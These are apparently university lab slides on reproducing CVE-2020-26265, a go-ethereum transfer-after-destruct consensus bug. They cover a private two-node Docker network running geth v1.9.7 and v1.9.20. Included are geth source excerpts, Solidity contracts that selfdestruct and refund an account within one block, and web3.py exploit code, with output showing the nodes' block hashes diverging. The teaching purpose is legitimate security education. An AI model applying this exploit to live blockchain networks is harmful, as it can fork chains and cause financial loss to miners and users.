COMP 5566 Lab 3:

Reproduce the CVE-2020-26265 Consensu Bug

Feb. 10th 2023

Presenter: Weimin Chen

Before you read

1. In Lab 1, Zihao had prepared a VMware image settled for attack demos. You can use it for Lab 3 as well.
2. If you are not in Lab room, You only need to install the VMware Workstation Player in your Windows OS computer, download my VM image, and load the VM image.
3. The computers in Lab room 604 A&B have already installed the VMware Workstation Player, and copied my VM image on desktop. If you would like to come to lab room 604 for tutorial, you are not required to install the VMware Player and download the VM image.

   When you boot up computers in PQ604 A&B, you need to choose the **COMP5566** device from the Boot Menu by tapping **2**. In such cases, you will enter the system with environments configured by me.

   VM Account: ***user*** *Passwd :* ***1234***

4. To simplify the steps and alleviating the need for computer performance, we use Docker containers to maintain the two nodes separately

Before you read

5. For students who want to build the lab environment from scratch, I provide a Github repository https://github.com/zzzihao-li/COMP5566 which maintains guidelines for setuping the environment and conducting the attacks.

   Note: I recommend you to setup the lab environment on a Linux OS (Ubuntu are preferred), since I have only tested it on a Linux OS server and a Linux virtual machine.


6. In Lab 3, the payload consists a smart contract written in Solidity. You can learn this programing language from https://docs.soliditylang.org. For those students who want to know more, I recommend Remix-IDE, which provides a Web-based environment to compile and test Solidity. => https://remix.ethereum.org


Consensus Protocol

- We know that blockchain is a distributed decentralized network. Everybody is able to join in blockchain to send transactions. All transactions in the Blockchain should be completely secured and verified.
- A consensus protocol is a procedure through which all the peers of the Blockchain network reach a common agreement about the present state of the blockchain. In this way, consensus algorithms achieve reliability in the Blockchain network and establish trust between unknown peers in a distributed computing environment.
- Protocol List:
    - Proof of Work (PoW)
    - Proof of Stake (PoS)
    - Delegated Proof Of Stake (DPoS)
    - Proof of Burn (PoB)
    - Proof of Capacity
    - Practical Byzantine Fault Tolerance (PBFT)
    - Proof of Elapsed Time

Consensus Protocol

- Consensus bugs make mining clients transition to incorrect blockchain states, resulting in synchronization failure.
  - Consensus bugs are extremely rare but can be exploited for network split and theft (i.e., unexpected hard-fork).
  - The mining power on the fork chain will be wasted, which cause reliability and security-critical issues in the blockchain ecosystem.
- There are kinds of Client choices for Ethereum miners. Although each Client is designed to follow Ethereum specification to join blockchain, a small implementation mistake may cause consensus failures. All miners using the error Clients have to learn Mainnet.





How to launch an attack to cause consensus failure?

- Attack Target: Causing a hard fork to split miners into different chains.

- An attacker sends the attacking transactions to any miner no matter whether it uses a buggy Client or not. All miners in blockchain will become victims!
- She/He does not need any additional requirements. Just wait for the transactions confirmation.
    - From there, the victim will pack the attacking transactions to one block and broadcast it to all miners alive in the current blockchain.
    - Due to the fact that some miners have other implementation strategies to handle transactions, at least two groups of miners will propose different blockchain states. Therefore, they fail to reach agreement in processing this incoming block and decide to fork a new chain.

Find out a Consensus Bug

- CVE-2020-26265 – Transfer-After-Destruct Bug
- Affected versions: go-ethereum v1.9.4 - v1.9.19
- Code Repository: https://github.com/ethereum/go-ethereum/tree/v1.9.4
- Cause: The balance of a deleted account is carried over to a new account.
- Consequence: Around 30 Ethereum blocks from block 11,234,873 on the forked chain were lost, which transferred approximately 8.6 million USD worth of ETH (one cryptocurrency).

Find out a Consensus Bug

Geth has an optimism solution to delete an account.

- Label it deleted rather than clearing the account object immediately
- Delete accounts together when all transactions are packed into one block (mining).

```go
func opSuicide(pc *uint64, interpreter *EVMInterpreter, contract *Contract, memory *Memory, stack *Stack) ([]byte, error) {
        balance := interpreter.evm.StateDB.GetBalance(contract.Address())
        interpreter.evm.StateDB.AddBalance(common.BigToAddress(stack.pop()), balance)

        interpreter.evm.StateDB.Suicide(contract.Address())
        return nil, nil
}
```

/core/vm/instructions.go

```go
func (self *StateDB) Suicide(addr common.Address) bool {
        stateObject := self.getStateObject(addr)
        if stateObject == nil {
                return false
        }
        self.journal.append(suicideChange{
                account:     &addr,
                prev:        stateObject.suicided,
                prevbalance: new(big.Int).Set(stateObject.Balance()),
        })
        stateObject.markSuicided()
        stateObject.data.Balance = new(big.Int)

        return true
}
```


/core/state/statedb.go

Find out a Consensus Bug

- Once we transfer cryptocurrency to a deleted account, the account object can be recovered.
- Thus, the balance of the deleted account will be more than the expected.
- At last, the transaction to delete account and the transaction to create transaction will be packed into one block via `statedb.intermediateRoot()`

```go
func (s *StateDB) CreateAccount(addr common.Address) {
        newObj, prev := s.createObject(addr)
        if prev != nil {
                newObj.setBalance(prev.data.Balance)
        }
}
```

/core/state/statedb.go




```go
// createObject creates a new state object. If there is an existing account with
// the given address, it is overwritten and returned as the second return value.
func (s *StateDB) createObject(addr common.Address) (newobj, prev *stateObject) {
        prev = s.getDeletedStateObject(addr) // Note, prev might have been deleted, we need that!

        var prevdestruct bool
        if prev != nil {
                _, prevdestruct = s.stateObjectsDestruct[prev.address]
                if !prevdestruct {
                        s.stateObjectsDestruct[prev.address] = struct{}{}
                }
        }
```

/core/state/statedb.go

How to launch the Lab2 attack?

1. We first prepare the environment by building an Ethereum network with two nodes.
2. We then launch send the exploit transaction to one node.
   a. one transaction to delete an account
   b. another transaction to recover the deleted account
3. At last, we check the hash of the latest block from miners. If the attack successed, we should obtain at least two different block hash.



Lab environment

- We build a Ethereum private network including two go-ethereum nodes. One runs on v1.9.7 as the buggy one. Another node runs on v1.9.20 as another miner. They provide service via RPC.


  Node A: 172.17.0.2:8545 Node B: 172.17.0.3:8546

- Although v1.9.4 is also affected by CVE-2020-26265, it is unstable to execute smart contracts.
- Please pull the Clients from the Github Repo
  $ git clone https://github.com/zzzihao-li/COMP5566.git && cd COMP5566/lab3
  $ python3 -m pip install py-solc-x cython cytoolz
  $ python3 -m pip install web3
- Install Python dependencies first if you are using the VMware image.
  $ sudo apt-get update && sudo apt-get install python3.6-dev python3-pip cython -y
- In case apt fails, try to kill the dead apt jobs via ps -aux|grep apt && kill -9 <pid>
  If apt still gets wrong, you can remove the locked file via sudo rm /var/lib/dpkg/lock-fronted /var/lib/dpkg/lock

Lab environment

- If you are still running the services in Lab1, please shut down them all.
  docker stop bot1 bot2 bot3 node1 node2 node3 boot

- If you are using the Vmware machine or haven't add Docker to the sudo group, please use [sudo] to run any docker command.
- While using terminal with instructions like **sudo …**, the terminal may ask you to provide password as follows.



- You just need to **tap your password**, and click **Enter** in you keyboard.
- If you are using my VM image, the password is: **1234**

- Note: Check Lab1 for the usage of go-ethereum.

Step 1: Run one v1.9.7 node (Node A)

On a host terminal, we build **Node A** in a Docker container.


1. [Host] Pull down a Docker image to build geth v1.9.7 at local.
   Map Container's port 8545 to Host's port 8545. Map port 30303 as well.
   $ docker pull ethereum/client-go:v1.9.7
   $ docker run -it --entrypoint /bin/sh -p 8545:8545 -p 30303:30303 \
   -v $PWD/genesis.json:/genesis.json --name nodeA ethereum/client-go:v1.9.7
2. [Node A] Then you should be in the terminal of the Docker container. Create a new account. If you type a password here, please configure the POC (a Python script) as well. I suggest leave blank here. Just press the [Enter] in your keyboard.
   $ geth --datadir .ethereum account new
3. [Node A] Build the genesis block
   $ geth --datadir .ethereum init /genesis.json

NOTE: now you can start to follow my operations.

Step 1: Run one v1.9.7 node (Node A)

4. [Node A] Activate the geth node. Expose RPC service at **8545**. Expose P2P connection at **30303**.

```
$ geth --datadir .ethereum --networkid 1337 --port 30303 \
        --rpc --rpcaddr "0.0.0.0" \
        --rpcport 8545 --rpccorsdomain "*" \
        --rpcapi="db,eth,net,web3,personal,web3,miner" \
        --allow-insecure-unlock \
        --miner.threads 2 \
        --maxpeers=3
```



Step 2: Run one v1.9.20 node (Node B)


Open another terminal session to build **NodeB** in a Docker container.

1. [Host] Pull down a Docker image to build geth v1.9.20 at local.
   Map Container's port 8546 to Host's port 8546. Map port 30304 as well.
   $ docker pull ethereum/client-go:v1.9.20
   $ docker run -it --entrypoint /bin/sh -p 8546:8546 -p 30304:30304 -v $PWD/genesis.json:/genesis.json --name nodeB ethereum/client-go:v1.9.20
2. [Node B] Then you should be in the terminal of the Docker container (not the NodeA one). Create a new account.
   $ geth --datadir .ethereum account new
3. [Node B] Build the genesis block
   $ geth --datadir .ethereum init /genesis.json

Step 2: Run one v1.9.20 node (Node B)

4. [Node B] Activate the geth node. Expose RPC service at **8546**. Expose P2P connection at **30304**.

```
$ geth --datadir .ethereum --networkid 1337 --port 30304 \
        --rpc --rpcaddr "0.0.0.0" \
        --rpcport 8546 --rpccorsdomain "*" \
        --rpcapi="db,eth,net,web3,personal,web3,miner" \
        --allow-insecure-unlock \
        --miner.threads 2 \
        --maxpeers=3
```



NOTE!


Make sure NodeA and NodeB use **different** RPC port and P2P port. Otherwise, they cannot run together in the same network (i.e., localhost in this lab).

We start the two containers on the host and connect them to docker0, which the default network bridge of Docker. Containers connecting in docker0 can find out each other.

Step 3: Set blockchain peers

Open another terminal session in host. Now we have three sessions in total.

1. [Host] Attach Node A to launch the Geth client in **Node A** container.
   docker exec -it nodeA geth attach .ethereum/geth.ipc
2. Now you should be the console of geth. You can also find a `>` in the bash header. Type Web3 commands here to query anything you want.
3. Run admin.nodeInfo.enode in terminal to check the node information of the **Node A**.



4. TAP **Ctrl + P + Q** in terminal to exit the **Node A** container with keeping it running.

   According to the contents displayed in terminal, we can find that the enode information of the **Node A** is:

enode://0f392398f0084c6ec9d07370e333beaa91cf1953db0939314a2332b1b2b771f30a0e1b009c4d71ddd08ef644b131aa0d0386227a3ec2e9631375d193af0977ba@158.132.255.148:30303

NOTE!

Please Check the enode. The format of **enode url** is **id@ip:port**.

- Make sure the port is 30304 we set before for **Node A**.
- The ip_address should be the IPv4 of N**ode A** as well.
  $ docker exec -it nodeA ifconfig

```
$ docker exec -it nodeA ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:AC:11:00:02
          inet addr:172.17.0.2  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8054 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9141 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1202398 (1.1 MiB)  TX bytes:1183981 (1.1 MiB)
```

The Final Enode Should Be:


enode://0f392398f0084c6ec9d07370e333beaa91cf1953db0939314a2332b1b2b771f30a0e1b009c4d71ddd08ef644b131aa0d0386227a3ec2e9631375d193af0977ba@172.17.0.2:30303

The enode url displayed in your and my terminals can be different from screenshots in slides
You do not need to worry about the issues. The enode url can be computed by the output of **admin.nodeInfo** and **ip address** of the containers in your computer.
Hence, you can compute the enode url of nodes (e.g., **Node A** and **Node B**) in your containers.

Step 3: Set blockchain peers

We then launch Geth clients of **Node B** to connect it with **Node A**.

5. [Host] Attach Node A to launch the Geth client in **Node B** container.
   $ docker exec -it nodeB geth attach .ethereum/geth.ipc
6. Run admin.addPeer("**NodeA's enode url**") in geth console to add **Node B** as peers.
   >admin.addPeer("enode://0f392398f0084c6ec9d07370e333beaa91cf1953db0939314a2332b1b2b771f30a0e1b009c4d71ddd08ef644b131aa0d0386227a3ec2e9631375d193af0977ba@172.17.0.2:30303")



Step 3: Set blockchain peers

Test the connection

7. Attach **Node A** to find out the connection from **Node B**

   $ docker exec -it nodeB geth attach .ethereum/geth.ipc

   > admin.peers

8. Now we can start mining in **Node A** and **Node B**

   $ docker exec -it nodeA geth attach .ethereum/geth.ipc

   > miner.start()

   # Press [Ctrl+C] to escape from Node B

   $ docker exec -it nodeB geth attach .ethereum/geth.ipc

   > miner.start()

Step 3: Set blockchain peers

Test the connection

7. Attach **Node A** to find out the connection from **Node B**

   $ docker exec -it nodeB geth attach .ethereum/geth.ipc

   > admin.peers

8. Now we can start mining in **Node A** and **Node B**

   $ docker exec -it nodeA geth attach .ethereum/geth.ipc

   > miner.start()

   # Press [Ctrl+C] to escape from Node B

   $ docker exec -it nodeB geth attach .ethereum/geth.ipc

   > miner.start()

9. [Host] Open another terminal in Host to query the block height of **Node A** and **Node B.** The block height and hash should be the same.

   $ python3 ./ack.py


```
$ python3 ack.py
Node    Number  Hash
A       16      0x1aa73f003609feffe0e2353c2b6106085f4b962c00104200c41198180bc2c4aa
B       16      0x1aa73f003609feffe0e2353c2b6106085f4b962c00104200c41198180bc2c4aa
```

Step 4: Exploit and Validate

1. Exploit

```
$ python3 examply.py
========================== initial states ==============================
Balance @ accoount C= 4.999653167
Balance @ accoount B= 0
Balance @ accoount A= 0
attacking...

Balance @ accoount C= 1.999597405
Balance @ accoount B= 0
Balance @ accoount A= 3
```

2. Query the block height and the block hash

3. We can find that Node A and Node B lose synchronization.
   In the same block height, we get different block hash.

```
$ python3 ack.py
Node    Number  Hash
A       591     0xecae7f37a21ada38274c10ea88c7312e6f69e867d46befea22f3a751aaee8f16
B       591     0xfa9006c7bf896823f2567a3efb762414515a66ec9ecec70416a0376dfa1214b9
```

Step 5: Step by Step

1. Deploy Contract A
   Write down the smart contract
   Compile the smart contract via
   Deploy the smart contract via Web3py

```
1   contract ContractA {
2       constructor() payable {}
3
4       function destroy() public  payable {
5           if (msg.value == 0 ether)
6               selfdestruct(address(this));
7       }
8   }
9
```

Import solcx

From web3 Import Web3

res = solcx.compile_source(Sol, output_values=["abi", "bin"], solc_version='0.4.24')

cmrt = res["<stdin>:ContractA"]

tx_hash = w3.eth.contract(abi=cmrt['abi'], bytecode=cmrt['bin'])\.constructor().transact({'from': acctC, 'gas': 3000000})

acctA = w3.eth.wait_for_transaction_receipt(_tx_hash)['contractAddress']

Step 5: Step by Step

2. Deploy Contract B

```
cmrt = res["<stdin>:ContractA"]
tx_hash = w3.eth.contract(abi=cmrt['abi'],
bytecode=cmrt['bin'])\.constructor(acctA).transact({'from':
acctC, 'gas': 3000000})
acctB = w3.eth.wait_for_transaction_receipt(_tx_hash
)['contractAddress']
contractB = w3.eth.contract(address=acctB, abi=cmrt['abi'])
```

```
10  contract ContractB {
11      address public targetaddr;
12
13      constructor(address _adr) payable {
14          targetaddr = address(_adr);
15      }
16
17      function test() payable public {
18          ContractA contractA = ContractA(targetaddr);
19
20          contractA.destroy.value(0)();
21          contractA.destroy.value(2 ether)();
22      }
23
24      function () payable{}
25  }
```

Step 5: Step by Step


3. Make sure the two transactions packed in the same block

```
# acctC is an account with enough cryptocurrency
_tx_hash1 = contractB.functions.test().transact({'from': acctC, 'value': w3.toWei(5, 'ether'), 'gas': 3000000})
_tx_hash2 = w3.eth.sendTransaction({'from': acctC, 'to': acctA, 'value': w3.toWei(1, 'ether'), 'gas': 3000000})

w3.eth.wait_for_transaction_receipt(_tx_hash1)
w3.eth.wait_for_transaction_receipt(_tx_hash2)
```

Discussion

- If hackers again find out a consensus bug from geth (go-ethereum), who will control the mainent ?




Discussion

- If hackers again find out a consensus bug from geth (go-ethereum), who will control the mainent ?

  Actually, miners running geth can still control the mainnet because they has 70% power (>50%).

- Who are the victims?




Discussion

- If hackers again find out a consensus bug from geth (go-ethereum), who will control the mainent ?

  Actually, miners running geth can still control the mainnet because they has 70% power (>50%).

- Who are the victims?

It depends. Probably is other miners.



Thank You Very Much
Q&A